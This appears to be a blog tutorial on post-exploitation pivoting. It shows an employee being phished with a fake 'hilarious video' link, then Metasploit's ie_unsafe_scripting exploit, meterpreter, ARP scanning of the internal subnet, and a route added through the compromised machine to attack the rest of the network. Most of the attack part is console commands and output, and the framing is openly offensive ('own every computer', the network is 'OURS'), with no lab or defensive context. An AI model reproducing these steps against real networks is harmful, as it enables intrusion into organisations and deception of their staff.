


How to Pivot from the Victim System to Own Every Computer on the Network

By [occupytheweb](#) 01/21/2014 5:23 am

To own a network and retrieve the key data, we only need to find ONE weak link in the network. It makes little sense to beat our heads against heavily fortified systems like the file and database server when we can take advantage of the biggest weak link of all—humans.

Somewhere on the network, some clerk with little work to do and lots of time to play on the Internet can be enticed to visit our [malicious website](#), open our [malicious Word doc](#), or view our [malicious PDF](#).

Once we compromise this single target on the network, we can then pivot from that single compromised system to own the network and ultimately grab the goodies on the server or database server.



In this tutorial, we will look at how to pivot from a single compromised system on the network to compromise and own the most heavily fortified servers on the network. Once you find that single weak link, then you go after the BIG BOYS!

Step 1 Compromise a Client

The first step, of course, is to compromise a single machine on the network. In the diagram above, let's go after someone in the engineering department. We can do this by sending them a [malicious link](#), [PDF](#), or [Word doc](#), or by going after an [unpatched operating system](#). Any of these and [many others](#) will work.

In my case here, I'm going to use a malicious link and send it via email to one of the people on the engineering department with a note that says it's a "hilarious video" they need to see. Let's create that link.

Step 2 Open Metasploit

Fire up [BackTrack](#) and open the Metasploit console.

A screenshot of a terminal window titled 'root : sh'. The window contains the Metasploit console output. At the top, there is a menu bar with 'File', 'Edit', 'View', 'Bookmarks', 'Settings', and 'Help'. Below the menu bar, there is a large ASCII art logo of a dragon. The main text in the terminal shows the Metasploit version and statistics: '=[metasploit v4.5.0-dev [core:4.5 api:1.0]', '+ -- --=[927 exploits - 499 auxiliary - 151 post', and '+ -- --=[251 payloads - 28 encoders - 8 nops'. The prompt 'msf >' is visible at the bottom left of the terminal window.

```
root : sh
File Edit View Bookmarks Settings Help


#####
###
#####
#####
# # ## # # ##
#####
## ## ## ##

=[ metasploit v4.5.0-dev [core:4.5 api:1.0]
+ -- --=[ 927 exploits - 499 auxiliary - 151 post
+ -- --=[ 251 payloads - 28 encoders - 8 nops

msf >
```

Step 3 Choose an Exploit

In this case, I am using the *ie_unsafe_scripting* exploit, but any exploit will work. We simply need to find ONE system on the network that is vulnerable to own the entire network.

A screenshot of a terminal window titled 'root : sh'. The window shows the Metasploit console with the prompt 'msf >'. The user has entered the command 'use exploit/windows/browser/ie_unsafe_scripting'. The prompt is now 'msf exploit(ie_unsafe_scripting) >'. The terminal window has the same menu bar and dragon logo as the previous screenshot.

```
root : sh
File Edit View Bookmarks Settings Help

msf > use exploit/windows/browser/ie_unsafe_scripting
msf exploit(ie_unsafe_scripting) >
```

If you are unsure about how to do this, take a look at [this tutorial](#) or this [this guide](#). Either will work, as well as many others.

Step 4 Get Meterpreter

Once the victim opens the malicious link, we get a meterpreter prompt like that below. From the meterpreter prompt, we can type:

- **meterpreter > ipconfig**



```
meterpreter > ipconfig

Interface 1
=====
Name       : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU        : 1520
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0

Interface 65539
=====
Name       : VMware Accelerated AMD PCNet Adapter
Hardware MAC : 00:0c:29:18:6b:db
MTU        : 1500
IPv4 Address : 192.168.1.101
IPv4 Netmask : 255.255.255.0

meterpreter >
```

This will reveal to us the network interfaces on our target system and the IP and MAC addresses associated with each of them. As you would expect, Interface 1 is the loopback interface, and in this case, Interface 2 is associated with IP 192.168.1.101.

Your results may be different based upon the configuration of the compromised machine.

Step 5 Scan the Network

Now that we are inside the network, we can use an auxiliary module in Metasploit called *arp_scanner*, which enables us to use the ARP protocol to discover other internal systems on the network similar to [the Netdiscover tool](#). Let's type:

- **meterpreter > run arpscanner -h**

This gives us a help screen for Metasploit's *arp_scanner*.

A screenshot of a terminal window titled 'root : sh'. The window contains the following text:

```
[*] Starting interaction with 1...  
  
meterpreter > run arp_scanner -h  
Meterpreter Script for performing an ARPS Scan Discovery.  
  
OPTIONS:  
  
-h      Help menu.  
-i      Enumerate Local Interfaces  
-r <opt> The target address range or CIDR identifier  
-s      Save found IP Addresses to logs.  
  
meterpreter > |
```

 The background of the terminal window features a faint, stylized dragon logo.

Now to run the *arp_scanner*, we can type:


- **meterpreter > run arp_scanner -r 192.168.1.0/24**

Where:

- **run** is the command to execute internal meterpreter scripts
- **-r** precedes the target address range or CIDR notation network
- **192.168.1.0/24** is the CIDR notation to include this entire internal Class C network with a netmask of 255.255.255.0

```
root : sh
File Edit View Bookmarks Settings Help
IPv4 Address : 192.168.1.101
IPv4 Netmask : 255.255.255.0

meterpreter > run arp_scanner -r 192.168.1.0/24
[*] ARP Scanning 192.168.1.0/24
[*] IP: 192.168.1.1 MAC 00:25:9c:97:4f:48
[*] IP: 192.168.1.105 MAC 00:c0:ca:59:12:3a
[*] IP: 192.168.1.107 MAC 00:0c:29:9a:3b:49
[*] IP: 192.168.1.101 MAC 00:0c:29:18:6b:db
[*] IP: 192.168.1.100 MAC 90:18:7c:b4:9d:9f
meterpreter > █
```



Running the arp scanner reveals all the systems on the internal network. For our purposes here, the default gateway at 192.168.1.1, is probably the most important.

Step 6 Add a Route

In the final step, we will background our meterpreter session (this simply puts our meterpreter session into the **background** meaning it is still running, but we can go back to the metasploit console and run other commands). Then we would add a route from the default gateway to our compromised system so that ALL traffic from the default gateway must be routed through the compromised machine.

In this way, we will have access to all systems and subnets that access that default gateway, enabling us to compromise them as well.

```
root : sh
File Edit View Bookmarks Settings Help
[*] IP: 192.168.1.100 MAC 90:18:7c:b4:9d:9f
meterpreter > background
[*] Backgrounding session 1...
msf exploit(ms08_067_netapi) > route add 192.168.1.105 255.255.255.0 1
[*] Route added
msf exploit(ms08_067_netapi) > route print

Active Routing Table
=====

Subnet          Netmask          Gateway
-----          -
192.168.1.105   255.255.255.0    Session 1

msf exploit(ms08_067_netapi) > 
```

Now that we have successfully added the route between the default gateway and our victim computer, the network is—for all intents and purposes—OURS! We can now use that single compromised machine to attack all the systems on the network both within the engineering subnet and all the subnets that use the default gateway.

Of course, to own those machines, we will have to take the final step of running an exploit against each of those machines, but we will no longer have to be concerned about Intrusion Prevention Systems (IPS) and firewalls as we are now attacking from INSIDE the network!